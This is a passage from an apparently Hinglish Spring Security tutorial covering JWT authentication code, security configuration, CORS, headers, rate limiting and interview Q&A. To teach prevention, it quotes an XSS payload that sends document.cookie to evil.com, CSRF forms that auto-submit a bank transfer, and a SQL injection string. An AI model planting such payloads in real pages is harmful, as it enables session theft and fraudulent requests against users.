  <version>0.12.3</version>
  <scope>runtime</scope>
</dependency>

```

Step 2: JwtService

```

@Service
public class JwtService {

    @Value("${jwt.secret}")
    private String secretKey;

    @Value("${jwt.expiration}")
    private long jwtExpiration; // e.g. 86400000 (24 hours in ms)

    // Generate token
    public String generateToken(UserDetails userDetails) {
        return generateToken(new HashMap<>(), userDetails);
    }

    public String generateToken(Map<String, Object> extraClaims, UserDetails user)
    {
        return Jwts.builder()
            .claims(extraClaims)
            .subject(user.getUsername())
            .issuedAt(new Date())
            .expiration(new Date(System.currentTimeMillis() + jwtExpiration))
            .signWith(getSigningKey())
            .compact();
    }

    // Validate token
    public boolean isTokenValid(String token, UserDetails userDetails) {
        final String username = extractUsername(token);
        return username.equals(userDetails.getUsername()) &&
!isTokenExpired(token);
    }

    // Extract username from token
    public String extractUsername(String token) {
        return extractClaim(token, Claims::getSubject);
    }
}

```

```

private boolean isTokenExpired(String token) {
    return extractExpiration(token).before(new Date());
}

private Date extractExpiration(String token) {
    return extractClaim(token, Claims::getExpiration);
}

public <T> T extractClaim(String token, Function<Claims, T> claimsResolver) {
    final Claims claims = extractAllClaims(token);
    return claimsResolver.apply(claims);
}

private Claims extractAllClaims(String token) {
    return Jwts.parser()
        .verifyWith(getSigningKey())
        .build()
        .parseSignedClaims(token)
        .getPayload();
}

private SecretKey getSigningKey() {
    byte[] keyBytes = Decoders.BASE64.decode(secretKey);
    return Keys.hmacShaKeyFor(keyBytes);
}
}

```

Step 3: JWT Filter

```

@Component
public class JwtAuthFilter extends OncePerRequestFilter {

    @Autowired private JwtService jwtService;
    @Autowired private UserDetailsService userDetailsService;

    @Override
    protected void doFilterInternal(HttpServletRequest request,
                                    HttpServletResponse response,
                                    FilterChain filterChain)
        throws ServletException, IOException {

        final String authHeader = request.getHeader("Authorization");

        // Skip filter if no Bearer token
        if (authHeader == null || !authHeader.startsWith("Bearer ")) {
            filterChain.doFilter(request, response);
            return;
        }

        final String jwt = authHeader.substring(7);
        final String username = jwtService.extractUsername(jwt);

        // Only authenticate if not already authenticated
    }
}

```



```

        if (username != null &&
            SecurityContextHolder.getContext().getAuthentication() == null) {

            UserDetails userDetails =
userDetailsService.loadUserByUsername(username);

            if (jwtService.isTokenValid(jwt, userDetails)) {
                UsernamePasswordAuthenticationToken authToken =
                    new UsernamePasswordAuthenticationToken(
                        userDetails, null, userDetails.getAuthorities());

                authToken.setDetails(
                    new WebAuthenticationDetailsSource().buildDetails(request));

                SecurityContextHolder.getContext().setAuthentication(authToken);
            }

            filterChain.doFilter(request, response);
        }
    }
}

```

Step 4: SecurityConfig with JWT

```

@Configuration
@EnableWebSecurity
@EnableMethodSecurity
public class SecurityConfig {

    @Autowired private JwtAuthFilter jwtAuthFilter;
    @Autowired private UserDetailsService userDetailsService;

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http
            .csrf(csrf -> csrf.disable()) // Disable CSRF for REST APIs
            .sessionManagement(s -> s
                .sessionCreationPolicy(SessionCreationPolicy.STATELESS))
            .authorizeHttpRequests(auth -> auth
                .requestMatchers("/auth/**").permitAll()
                .requestMatchers("/admin/**").hasRole("ADMIN")
                .anyRequest().authenticated()
            )
            .authenticationProvider(authenticationProvider())
            .addFilterBefore(jwtAuthFilter,
                UsernamePasswordAuthenticationFilter.class);
        return http.build();
    }

    @Bean
    public AuthenticationProvider authenticationProvider() {
        DaoAuthenticationProvider provider = new DaoAuthenticationProvider();
        provider.setUserDetailsService(userDetailsService);
        provider.setPasswordEncoder(passwordEncoder());
        return provider;
    }
}

```

```

    }

    @Bean
    public AuthenticationManager authManager(
        AuthenticationConfiguration config) throws Exception {
        return config.getAuthenticationManager();
    }

    @Bean
    public PasswordEncoder passwordEncoder() {
        return new BCryptPasswordEncoder();
    }
}

```

Step 5: Auth Controller

```

@RestController
@RequestMapping("/auth")
public class AuthController {

    @Autowired private AuthenticationManager authManager;
    @Autowired private JwtService jwtService;
    @Autowired private UserDetailsService userDetailsService;

    @PostMapping("/login")
    public ResponseEntity<?> login(@RequestBody LoginRequest request) {
        // Authenticate (throws exception on failure)
        authManager.authenticate(
            new UsernamePasswordAuthenticationToken(
                request.getUsername(), request.getPassword()));

        UserDetails user = userDetailsService
            .loadUserByUsername(request.getUsername());
        String token = jwtService.generateToken(user);
        return ResponseEntity.ok(new AuthResponse(token));
    }
}

```

7.7 Where to Store JWT (Client Side)

Storage Location	Pros	Cons
localStorage	Easy to access from JS	Vulnerable to XSS attacks
sessionStorage	Cleared on tab close	Still vulnerable to XSS
HttpOnly Cookie	XSS cannot access it	Vulnerable to CSRF (mitigate with SameSite)
In-Memory (JS var)	Most secure — no persistent storage	Lost on page refresh
Best Practice		

For most REST APIs, store Access Token in memory (React state / Angular service) and Refresh Token in an HttpOnly, Secure, SameSite=Strict cookie. This protects against both XSS and CSRF simultaneously.

□ PHASE 8: FILTERS & CUSTOM SECURITY

8.1 Custom Filter kya hota hai?

A custom filter is a filter you write to add your own logic into Spring Security's filter chain. Common use cases: JWT validation, API key verification, request logging, rate limiting, IP whitelisting.

8.2 AuthenticationEntryPoint kya hota hai?

AuthenticationEntryPoint is called by ExceptionTranslationFilter when an unauthenticated user tries to access a protected resource. It initiates the authentication scheme — for REST APIs, it should return a 401 JSON response instead of redirecting to a login page.

```
@Component
public class JwtAuthEntryPoint implements AuthenticationEntryPoint {

    @Override
    public void commence(HttpServletRequest request,
                        HttpServletResponse response,
                        AuthenticationException authException)
        throws IOException {
        response.setContentType("application/json");
        response.setStatus(HttpServletResponse.SC_UNAUTHORIZED); // 401
        response.getWriter().write(
            "{\"error\": \"Unauthorized\", \"message\": \"" +
            authException.getMessage() + "\"}");
    }
}

// Register in SecurityConfig:
http.exceptionHandling(ex -> ex
    .authenticationEntryPoint(jwtAuthEntryPoint)
);
```

8.3 AccessDeniedHandler kya hota hai?

AccessDeniedHandler is called when an AUTHENTICATED user tries to access a resource they don't have permission for. It should return a 403 JSON response for REST APIs.

```
@Component
public class CustomAccessDeniedHandler implements AccessDeniedHandler {

    @Override
    public void handle(HttpServletRequest request,
                    HttpServletResponse response,
                    AccessDeniedException accessDeniedException)
        throws IOException {
        response.setContentType("application/json");
        response.setStatus(HttpServletResponse.SC_FORBIDDEN); // 403
    }
}
```

```
        response.getWriter().write(
            "{\"error\": \"Forbidden\", \"message\": \"Access Denied\"}");
    }
}

// Register:
http.exceptionHandling(ex -> ex
    .authenticationEntryPoint(jwtAuthEntryPoint)
    .accessDeniedHandler(customAccessDeniedHandler)
);
```

8.4 Filter Order ka Importance

The order of filters in the security chain is critical. Filters execute in a specific order, and each filter can either pass the request to the next filter or terminate processing. Wrong order can break authentication.

```
// Add custom filter BEFORE UsernamePasswordAuthenticationFilter:
.addFilterBefore(jwtAuthFilter, UsernamePasswordAuthenticationFilter.class)

// Add custom filter AFTER a specific filter:
.addFilterAfter(loggingFilter, SecurityContextHolderFilter.class)

// Add at a specific position:
.addFilterAt(customFilter, UsernamePasswordAuthenticationFilter.class)
```

□ PHASE 9: WEB SECURITY (ATTACK PROTECTION)

9.1 CSRF Attack kya hota hai?

CSRF (Cross-Site Request Forgery) is an attack that tricks an authenticated user into unknowingly submitting a malicious request. Since browsers automatically send cookies with requests, an attacker on evil.com can make the victim's browser send authenticated requests to bank.com.

CSRF Attack Flow:

1. User logs into bank.com → JSESSIONID cookie is set
2. User visits evil.com (in another tab)
3. evil.com has hidden: `<img src='https://bank.com/transfer?to=hacker&amt=10000'>`
4. Browser automatically sends request to bank.com WITH the JSESSIONID cookie
5. bank.com thinks it's a legitimate request from the user!

Spring Security Protection (CSRF Token):

- Server generates a random CSRF token and stores it in session
- Token is also included in each HTML form as a hidden field
- On form submission, server validates that the CSRF token in the form matches the one in the session
- evil.com cannot read the CSRF token (same-origin policy)
- Malicious request has no CSRF token → rejected!

9.2 When to Disable CSRF?

CSRF protection should be disabled for stateless REST APIs that use JWT (not cookies) for authentication, because CSRF only works by exploiting browser-managed cookies. If you are not using session cookies, CSRF does not apply.

```
// For REST APIs with JWT - disable CSRF:
http.csrf(csrf -> csrf.disable())

// For traditional form-based apps - keep CSRF enabled:
// Spring Security enables it automatically
// In Thymeleaf, the CSRF token is auto-included in forms
```

9.3 CORS kya hota hai?

CORS (Cross-Origin Resource Sharing) is a browser security mechanism that restricts web pages from making requests to a different domain than the one that served the page. It is a browser-enforced policy, NOT a server-enforced one.

```
// Spring Security CORS configuration:
@Bean
public CorsConfigurationSource corsConfigurationSource() {
```

```

    CorsConfiguration config = new CorsConfiguration();
    config.setAllowedOrigins(List.of("https://myapp.com",
    "http://localhost:3000"));
    config.setAllowedMethods(List.of("GET", "POST", "PUT", "DELETE", "OPTIONS"));
    config.setAllowedHeaders(List.of("Authorization", "Content-Type"));
    config.setAllowCredentials(true);
    config.setMaxAge(3600L);

    UrlBasedCorsConfigurationSource source = new
    UrlBasedCorsConfigurationSource();
    source.registerCorsConfiguration("/**", config);
    return source;
}

// In SecurityConfig:
http.cors(cors -> cors.configurationSource(corsConfigurationSource()));

```

9.4 Same-Origin Policy kya hota hai?

Same-Origin Policy (SOP) is a fundamental browser security mechanism that prevents scripts on one origin (domain + protocol + port) from accessing resources on a different origin. It prevents malicious sites from reading sensitive data from other sites. CORS is a controlled relaxation of SOP.

URL Comparison	Same Origin?
https://api.myapp.com vs https://api.myapp.com	✓YES — identical
http://myapp.com vs https://myapp.com	✗NO — different protocol
https://myapp.com vs https://myapp.com:8080	✗NO — different port
https://api.myapp.com vs https://myapp.com	✗NO — different subdomain

9.5 XSS (Cross-Site Scripting) kya hota hai?

XSS is an attack where malicious JavaScript is injected into a web page and executed in other users' browsers. Once executed, the script can steal cookies, redirect users, capture keystrokes, or perform actions on behalf of the victim.

```

XSS Attack Example:
// Attacker posts this in a comment:
<script>document.location='https://evil.com/steal?c='+document.cookie</script>

// If the app displays this without sanitization,
// every visitor's cookies are sent to evil.com

Prevention:
1. Encode output — escape <, >, &, ', " before rendering in HTML
2. Content Security Policy (CSP) header
3. HttpOnly cookies — JS cannot access them
4. Use modern frameworks (React, Angular) that auto-escape
5. Input validation and sanitization

```


□ PHASE 10: PRODUCTION LEVEL SECURITY

10.1 Security Headers kya hote hain?

Security Headers are HTTP response headers that instruct the browser how to behave regarding security policies. Spring Security adds several security headers by default.

```
// Spring Security adds these headers automatically:
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0

// Custom headers configuration:
http.headers(headers -> headers
    .frameOptions(frame -> frame.deny())
    .contentSecurityPolicy(csp ->
        csp.policyDirectives("default-src 'self'; script-src 'self'"))
    .httpStrictTransportSecurity(hsts -> hsts
        .includeSubDomains(true)
        .maxAgeInSeconds(31536000))
);
```

10.2 HSTS kya hota hai?

HSTS (HTTP Strict Transport Security) is a security policy mechanism that tells browsers to always use HTTPS for a domain — even if the user types http://. Once the browser receives the HSTS header, it automatically converts all future HTTP requests to HTTPS, preventing downgrade attacks and SSL stripping.

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
                        ↑ 1 year in seconds
```

10.3 Secure Cookies kya hote hain?

Cookie Flag	Purpose
Secure	Cookie only sent over HTTPS — never HTTP
HttpOnly	JavaScript cannot access the cookie — prevents XSS theft
SameSite=Strict	Cookie not sent on cross-site requests — prevents CSRF

SameSite=Lax	Cookie sent on top-level navigation but not AJAX cross-site
--------------	---

```
// application.properties:
server.servlet.session.cookie.secure=true
server.servlet.session.cookie.http-only=true
server.servlet.session.cookie.same-site=strict
```

10.4 Rate Limiting kya hota hai?

Rate limiting restricts the number of requests a client can make in a given time period. It protects against brute force attacks, DDoS, and API abuse. Spring Boot doesn't have built-in rate limiting — use Bucket4j, Resilience4j, or API Gateway (AWS, Kong).

```
// Using Bucket4j (popular rate limiting library):
@Component
public class RateLimitFilter extends OncePerRequestFilter {

    private final Cache<String, Bucket> cache = Caffeine.newBuilder()
        .expireAfterWrite(1, TimeUnit.MINUTES).build();

    @Override
    protected void doFilterInternal(HttpServletRequest req,
                                    HttpServletResponse res,
                                    FilterChain chain) throws IOException,
        ServletException {
        String ip = req.getRemoteAddr();
        Bucket bucket = cache.get(ip, k ->
            Bucket.builder()
                .addLimit(Bandwidth.classic(100, Refill.greedy(100,
                    Duration.ofMinutes(1))))
                .build());

        if (bucket.tryConsume(1)) {
            chain.doFilter(req, res);
        } else {
            res.setStatus(429); // Too Many Requests
            res.getWriter().write("Rate limit exceeded");
        }
    }
}
```

□ PHASE : ALL SPRING SECURITY ANNOTATIONS

Complete Spring Security Annotation Reference

Annotation	Purpose / Where Used
@EnableWebSecurity	Enables Spring Security's web security support. Applied on @Configuration class.
@EnableMethodSecurity	Enables method-level security. Replaces @EnableGlobalMethodSecurity (deprecated in Spring 6).
@PreAuthorize("expr")	Checks SpEL expression BEFORE method executes. Most powerful method security annotation.
@PostAuthorize("expr")	Checks SpEL expression AFTER method executes. Can use returnObject in expression.
@Secured({"ROLE_X"})	Simple role-based method security. No SpEL support. Requires securedEnabled=true.
@RolesAllowed({"ROLE_X"})	JSR-250 annotation. Same as @Secured. Requires jsr250Enabled=true.
@PermitAll	JSR-250. Allows all authenticated and anonymous users. Requires jsr250Enabled=true.
@DenyAll	JSR-250. Denies all access regardless of authentication.
@AuthenticationPrincipal	Injects the currently authenticated principal into a controller method parameter.
@WithMockUser	Testing annotation. Creates a mock security context with a test user.
@WithUserDetails	Testing annotation. Uses a real UserDetailsService to load a test user by username.
@WithSecurityContext	Testing annotation. Custom security context factory for complex test scenarios.
@CurrentSecurityContext	Injects SecurityContext or Authentication directly into a method parameter.
@Configuration	Marks class as Spring configuration. Used with @EnableWebSecurity.
@Bean	Used to declare SecurityFilterChain, PasswordEncoder, AuthenticationManager beans.

@Component	Used to register custom filters (JwtAuthFilter), handlers as Spring beans.
@Service	Used for UserDetailsService, JwtService, AuthService implementations.
@Repository	Used for UserRepository, RefreshTokenRepository.

? PHASE : 70+ SCENARIO & THEORY QUESTIONS WITH ANSWERS

The following Q&A section covers all essential scenarios, theoretical concepts, and real-world implementation questions across all phases of Spring Security.

Q: Q1: What is the difference between Authentication and Authorization?

Authentication = verifying WHO you are (identity verification via credentials). Authorization = determining WHAT you can do (permission checking after identity is established). Auth happens first; authz happens second. Authentication failure → 401 Unauthorized. Authorization failure → 403 Forbidden.

Q: Q2: Why should passwords never be stored as plain text?

Plain text passwords are directly readable if the database is compromised. Attackers get instant access to all accounts. Hashing is one-way — even if DB is stolen, attackers cannot reverse the hash to get passwords. Always use BCrypt or Argon2 with salt.

Q: Q3: What is stateless authentication and why is it preferred for microservices?

Stateless auth means the server stores NO session state. Everything needed to identify the user is in the token (JWT). This allows any server in a microservices cluster to handle any request without needing shared session storage (like Redis). Scales horizontally with zero server-side state.

Q: Q4: Explain the CIA Triad.

Confidentiality: Only authorized users can read data (encryption, access control). Integrity: Data cannot be modified without detection (hashing, digital signatures). Availability: System is accessible when needed (redundancy, DDoS protection, failover). All three are essential for complete security.

Q: Q5: What is DelegatingFilterProxy and why is it needed?

DelegatingFilterProxy is a standard Servlet Filter that acts as a bridge between the Servlet container (Tomcat) and Spring's ApplicationContext. Servlet containers don't know about Spring beans. DelegatingFilterProxy registers in Servlet and delegates to FilterChainProxy (a Spring bean). Without it, Spring Security beans couldn't participate in the Servlet filter chain.

Q: Q6: What is FilterChainProxy?

FilterChainProxy is a Spring bean (named 'springSecurityFilterChain') that holds a list of SecurityFilterChains. It receives requests from DelegatingFilterProxy, finds the first matching SecurityFilterChain based on URL patterns, and applies all its filters in order.

Q: Q7: How does Spring Boot auto-configure Spring Security?

When spring-boot-starter-security is on the classpath, Spring Boot's SecurityAutoConfiguration and UserDetailsServiceImplAutoConfiguration kick in. They create a default InMemoryUserDetailsManager with username='user' and a random UUID password, enable CSRF, secure all endpoints, and create a default login page at /login.

Q: Q8: What is OncePerRequestFilter and why should custom JWT filters extend it?

OncePerRequestFilter guarantees that the filter's doFilterInternal() method is called EXACTLY ONCE per request, regardless of how many times the request is internally dispatched (forward/include). JWT validation should happen once — not multiple times on internal dispatches. It prevents duplicate token validation and race conditions.

Q: Q9: What is the difference between AuthenticationManager and AuthenticationProvider?

AuthenticationManager (ProviderManager) is the facade/orchestrator — it holds a list of providers and delegates to the appropriate one. AuthenticationProvider does the actual authentication work. ProviderManager iterates its list and calls provider.supports() to find the right one, then calls authenticate(). You typically have one AuthenticationManager but can have multiple AuthenticationProviders (e.g., one for username/password, one for JWT).

Q: Q10: Why is DaoAuthenticationProvider used by default?

DaoAuthenticationProvider is the default because it works with UserDetailsServiceImpl (data access object pattern) to load user info from any data source. It handles all the standard checks: loading UserDetails, checking account status, validating password with PasswordEncoder, and returning an authenticated token.

Q: Q11: What happens if UserDetailsServiceImpl throws UsernameNotFoundException?

The exception is caught by DaoAuthenticationProvider, which re-throws it as BadCredentialsException. This is intentional — Spring Security should NOT reveal whether a username exists or not (user enumeration prevention). The response to the user is the same generic 'Bad credentials' message regardless of whether username or password is wrong.

Q: Q12: What is the difference between UserDetails and Authentication?

UserDetails is a Spring Security interface representing stored user information (from DB/LDAP). Authentication represents the authentication request or result — it contains a principal (UserDetails after auth), credentials (password — cleared after auth), and authorities. UserDetails is an input to authentication; Authentication is the result/state.

Q: Q13: Explain GrantedAuthority.

GrantedAuthority is an interface with a single method getAuthority() that returns a String representation of a permission (e.g., 'ROLE_ADMIN', 'READ_USER'). It is stored in the Authentication object. Spring Security's access control checks compare requested permissions against the user's GrantedAuthorities.

Q: Q14: Why does BCrypt generate a different hash for the same password each time?

BCrypt automatically generates a random 128-bit salt for each hashing operation. The salt is embedded in the output hash. When verifying, BCrypt extracts the salt from the stored hash and uses it to hash the input password for comparison. This prevents rainbow table attacks — even if two users have the same password, their hashes are completely different.

Q: Q15: What happens to credentials (password) after authentication?

After successful authentication, Spring Security calls `eraseCredentials()` on the Authentication object, which sets the credentials to null. This is a security measure — the raw password should not remain in memory longer than necessary. The authenticated token stored in `SecurityContextHolder` has null credentials.

Q: Q16: What is the difference between `@PreAuthorize` and `@Secured`?

`@PreAuthorize` supports full SpEL (Spring Expression Language) expressions, enabling complex conditions like checking method arguments, authentication object properties, and custom beans. `@Secured` only supports simple role strings with no expression support. `@PreAuthorize` is more powerful and is the recommended approach in modern Spring Security.

Q: Q17: When would you use `@PostAuthorize`?

Use `@PostAuthorize` when the authorization decision depends on the return value. Example: a method returns an Order object, and you only want to allow access if the order belongs to the current user (`returnObject.userId == authentication.principal.id`). The method executes first, then the check is applied. If check fails, `AccessDeniedException` is thrown and the result is discarded.

Q: Q18: Explain `hasRole()` vs `hasAuthority()` in SpEL.

`hasRole('ADMIN')` checks for 'ROLE_ADMIN' (Spring automatically prepends 'ROLE_').
`hasAuthority('ROLE_ADMIN')` checks for exactly 'ROLE_ADMIN' — no prefix added.
`hasAuthority('READ')` checks for exactly 'READ'. Rule: If you store 'ROLE_ADMIN' in DB → use `hasRole('ADMIN')` or `hasAuthority('ROLE_ADMIN')`. If you store fine-grained 'READ_PRODUCT' → use `hasAuthority('READ_PRODUCT')`.

Q: Q19: How does URL-based authorization work internally?

The `AuthorizationFilter` (last in filter chain) intercepts the request and calls `AuthorizationManager.check()`. The `RequestMatcherDelegatingAuthorizationManager` iterates configured matchers (`requestMatchers`) in ORDER, finds the first matching URL pattern, and checks the required authority against the current Authentication's authorities. If check fails, throws `AccessDeniedException`.

Q: Q20: What does `@EnableMethodSecurity` replace?

`@EnableMethodSecurity` (Spring Security 6+) replaces the deprecated `@EnableGlobalMethodSecurity`. The new annotation has better defaults (`prePostEnabled=true` by default) and uses the newer `AuthorizationManager`-based infrastructure instead of the legacy `AccessDecisionManager`-based approach. Attributes: `prePostEnabled`, `securedEnabled`, `jsr250Enabled`.

Q: Q21: Explain the `SecurityContextHolder` storage modes.

`MODE_THREADLOCAL` (default): Each thread has its own `SecurityContext` — works for traditional synchronous Servlet apps. `MODE_INHERITABLETHREADLOCAL`: Child threads inherit the parent's `SecurityContext` — useful with `@Async` methods. `MODE_GLOBAL`: Single shared context for the entire JVM — only for standalone desktop apps, NOT for web apps (security risk).

Q: Q22: What is `ExceptionTranslationFilter` and what exceptions does it handle?

`ExceptionTranslationFilter` sits near the end of the filter chain and catches two types of exceptions: `AuthenticationException` (user not authenticated) → calls `AuthenticationEntryPoint` (redirect to login or 401 response). `AccessDeniedException` → if user is anonymous, calls `AuthenticationEntryPoint`; if user is authenticated, calls `AccessDeniedHandler` (403 response).

Q: Q23: How is `SecurityContext` saved and restored across requests?

`SecurityContextRepository` handles persistence. For session-based apps: `HttpSessionSecurityContextRepository` saves `SecurityContext` to `HttpSession` under `SPRING_SECURITY_CONTEXT` key. For stateless apps (JWT): `NullSecurityContextRepository` is used — context is not persisted anywhere and must be rebuilt on every request (done by JWT filter).

Q: Q24: What is `AnonymousAuthenticationFilter`?

`AnonymousAuthenticationFilter` runs late in the filter chain. If no `Authentication` is present in `SecurityContextHolder` at that point (user is not authenticated), it sets an `AnonymousAuthenticationToken` with `username='anonymousUser'` and `role='ROLE_ANONYMOUS'`. This means `SecurityContextHolder` always has an `Authentication` — code never gets null. This allows `isAnonymous()` and `isAuthenticated()` SpEL expressions to work consistently.

Q: Q25: How does the filter chain determine which chain to apply for a request?

`FilterChainProxy` iterates its list of `SecurityFilterChains` in order and calls `matches()` on each chain's `RequestMatcher`. The first chain whose `RequestMatcher` matches the request URL is selected. If no chain matches, the request passes through unsecured. You can have multiple `@Bean` `SecurityFilterChain` methods with different `@Order` values and different `requestMatcher` configurations.

Q: Q26: What is session fixation and how does Spring Security prevent it?

Session fixation: attacker obtains a valid session ID before login, tricks victim into using that session ID, victim authenticates with it, attacker uses that same ID to hijack the session.

Spring Security prevents this by calling `sessionFixation().newSession()` — after successful authentication, the old session is invalidated and a completely new session with a new ID is created. The attacker's known session ID becomes invalid.

Q: Q27: What are the SessionCreationPolicy options?

ALWAYS: Spring Security always creates a session. IF_REQUIRED (default): creates a session only when needed. NEVER: Spring Security never creates a session but uses one if it already exists. STATELESS: Spring Security never creates or uses a session — used for REST APIs with JWT. Each request must carry credentials (JWT token) independently.

Q: Q28: How does concurrent session control work?

`http.sessionManagement().maximumSessions(1)` limits each user to 1 concurrent session. When the user logs in from a second location, behavior depends on `maxSessionsPreventsLogin`: `false` (default) = old session is expired/kicked out, new session is created. `true` = new login attempt is rejected, old session remains active.

Q: Q29: Explain the logout process in detail.

When a POST request matches `logoutUrl` (default: `/logout`), `LogoutFilter` intercepts it. It calls `SecurityContextLogoutHandler` which: clears Authentication from `SecurityContextHolder`, calls `session.invalidate()` (removes session from server), deletes specified cookies. Then `LogoutSuccessHandler` redirects to `logoutSuccessUrl`. For CSRF-protected apps, logout must be a POST to prevent CSRF logout attacks.

Q: Q30: What are the three parts of a JWT?

Header: Base64URL-encoded JSON with algorithm and token type (e.g., `{alg: HS256, typ: JWT}`). Payload: Base64URL-encoded JSON with claims — `sub` (subject/username), `iat` (issued at), `exp` (expiration), and custom claims (role, email). Signature: `HMACSHA256(base64Url(header) + '.' + base64Url(payload), secretKey)` — proves the token hasn't been tampered with.

Q: Q31: Is JWT payload encrypted?

NO — JWT payload is only Base64URL encoded, which is trivially reversible. Anyone can decode and read the payload. JWT provides INTEGRITY (tamper detection via signature) but NOT CONFIDENTIALITY (privacy). Never put sensitive data like passwords, credit card numbers, SSNs in JWT payload. For encrypted JWTs, use JWE (JSON Web Encryption) — a separate standard.

Q: Q32: How do you validate a JWT?

1. Split token by `'.'` to get header, payload, signature.
2. Decode header and payload.
3. Recompute signature: `HMACSHA256(base64Url(header)+'.'+base64Url(payload), secretKey)`.
4. Compare computed signature with provided signature — if different, token was tampered with.
5. Check `exp` claim $>$ current timestamp.
6. Check `iss`, and claims if relevant. If all pass → valid.

Q: Q33: What is the difference between access token and refresh token?

Access Token: short-lived (15 min - 1 hr), sent with every API request in Authorization header, stateless. Refresh Token: long-lived (days to months), only sent to /auth/refresh endpoint, should be stored server-side for revocation support. When access token expires → use refresh token to get new access token without re-login. This balances security (short access token) with UX (long refresh token).

Q: Q34: Why should JWT be stateless but refresh tokens often stored in DB?

JWT access tokens are stateless — server verifies them without DB. But to support token revocation (logout from all devices, security breach, password change), you need the ability to invalidate specific refresh tokens. Since JWTs cannot be 'recalled' once issued (no server state), storing refresh tokens in DB allows: blacklisting on logout, detecting token reuse attacks, tracking active sessions.

Q: Q35: Where should JWT be stored in the browser?

Access token: best stored in JavaScript memory (React state, service variable) — not persistent, safe from XSS (no localStorage), lost on page refresh (mitigated by silent refresh using refresh token). Refresh token: HttpOnly + Secure cookie — JS cannot access it, safe from XSS. SameSite=Strict prevents CSRF. This combination provides strong security against both XSS and CSRF.

Q: Q36: What happens when JWT token expires?

Server validation fails with `io.jsonwebtoken.ExpiredJwtException`. The `JwtAuthFilter` catches this, does not set Authentication in `SecurityContextHolder`. Request continues without authentication. `ExceptionHandlerFilter` catches the resulting `AuthenticationException` and calls `AuthenticationEntryPoint` which returns 401 Unauthorized. Client should detect 401 and use refresh token to get new access token.

Q: Q37: How does HS256 vs RS256 differ in JWT signing?

HS256 (HMAC-SHA256): uses a single symmetric secret key. Both signing and verification use the SAME key. Simpler but requires sharing the secret with all services that verify tokens. RS256 (RSA-SHA256): uses asymmetric key pair. Private key signs the token (held by auth server only). Public key verifies the token (can be distributed freely to all services). Better for microservices — services can verify without knowing the secret.

Q: Q38: Explain token rotation.

Token rotation means issuing a new refresh token every time the old one is used, and invalidating the old one. Benefits: if a refresh token is stolen, the attacker and legitimate user will race to use it. When the legitimate user's request arrives with the old token (already used), the server detects reuse and can invalidate the entire token family. Implements 'refresh token rotation with reuse detection' for security.

Q: Q39: What is `addFilterBefore` vs `addFilterAfter`?

`addFilterBefore(customFilter, TargetFilter.class)`: inserts `customFilter` BEFORE `TargetFilter` in the chain. Used for JWT filter before `UsernamePasswordAuthenticationFilter` so authentication is set up early. `addFilterAfter(customFilter, TargetFilter.class)`: inserts `customFilter` AFTER `TargetFilter`. `addFilterAt(customFilter, TargetFilter.class)`: replaces `TargetFilter` at that position.

Q: Q40: Why do we add JWT filter before UsernamePasswordAuthenticationFilter?

By placing `JwtAuthFilter` before `UsernamePasswordAuthenticationFilter`, we ensure that if a valid JWT is present, the Authentication is set in `SecurityContextHolder` BEFORE the form-login filter runs. `UsernamePasswordAuthenticationFilter` checks if Authentication is already set — if yes, it skips processing. This prevents unnecessary form-login processing for JWT-authenticated requests.

Q: Q41: What is the difference between AuthenticationEntryPoint and AuthenticationFailureHandler?

`AuthenticationEntryPoint`: handles the case where an UNAUTHENTICATED request tries to access a protected resource. Called by `ExceptionTranslationFilter`. Typical response: redirect to `/login` or return 401 JSON. `AuthenticationFailureHandler`: handles the case where an authentication ATTEMPT fails (wrong username/password on login). Called by `UsernamePasswordAuthenticationFilter`. Typical response: redirect to `/login?error`.

Q: Q42: Explain CSRF attack with a detailed example.

Victim logs into banking app `bank.com` (JSESSIONID cookie set). Victim visits `evil.com` in another tab. `evil.com` contains: `<form action='https://bank.com/transfer' method='POST'><input name='to' value='hacker'><input name='amount' value='10000'></form><script>document.forms[0].submit()</script>`. Browser auto-submits with `bank.com`'s cookie. Without CSRF protection, transfer succeeds. With CSRF protection: `bank.com`'s hidden CSRF token is missing → request rejected.

Q: Q43: When should CSRF be disabled?

CSRF should be disabled for: (1) Stateless REST APIs using JWT in Authorization header — CSRF exploits browser-managed cookies, not headers that JS explicitly sets. (2) APIs consumed by mobile apps or non-browser clients. (3) Never disable CSRF for traditional web apps with session cookies — doing so makes them vulnerable to CSRF attacks.

Q: Q44: What is CORS and how does it differ from CSRF?

CORS: browser security mechanism controlling which origins can make requests to your server. Primarily prevents unauthorized cross-origin data reads. CSRF: attack where a malicious site tricks a browser into making authenticated requests to your server using the user's session cookies. CORS doesn't prevent CSRF because CORS is about reading responses, not blocking requests. Use CSRF tokens for CSRF protection. Use CORS configuration to control cross-origin access.

Q: Q45: How does CSP (Content Security Policy) prevent XSS?

CSP is an HTTP response header that tells the browser which content sources are trusted. With strict CSP: Content-Security-Policy: default-src 'self'; script-src 'self'. The browser refuses to load or execute scripts from any source not in the policy. Even if an attacker injects `<script src='evil.com/attack.js'>`, the browser blocks it. CSP effectively neutralizes most XSS attacks.

Q: Q46: What is SQL Injection and how does Spring prevent it?

SQL Injection: attacker injects malicious SQL into application inputs. E.g., `username = admin' - causes SELECT * FROM users WHERE username='admin'--'` (comment ignores password check). Spring prevention: (1) JPA/Hibernate parameterized queries: `findByUsername(String name)` → uses prepared statements automatically. (2) Never concatenate user input into SQL strings. (3) Use `@Query` with `:param` bindings. Parameterized queries treat input as data, not SQL code.

Q: Q47: What security headers does Spring Security add by default?

X-Content-Type-Options: `nosniff` — prevents MIME-type sniffing. X-Frame-Options: `DENY` — prevents clickjacking (no iframes). X-XSS-Protection: `0` — disabled (modern browsers handle XSS, and enabling it can introduce vulnerabilities). Cache-Control: `no-cache, no-store` — prevents caching of sensitive pages. Pragma: `no-cache`. Expires: `0`.

Q: Q48: What is HSTS and why is it important?

HTTP Strict Transport Security tells browsers to ONLY access the site via HTTPS, never HTTP. After the first HTTPS visit (when the header is received), the browser automatically upgrades all future HTTP requests to HTTPS — even before the server responds. This prevents SSL stripping attacks (MitM attacks where attacker downgrades HTTPS to HTTP). `max-age=31536000` = enforce for 1 year.

Q: Q49: Explain Brute Force protection strategies.

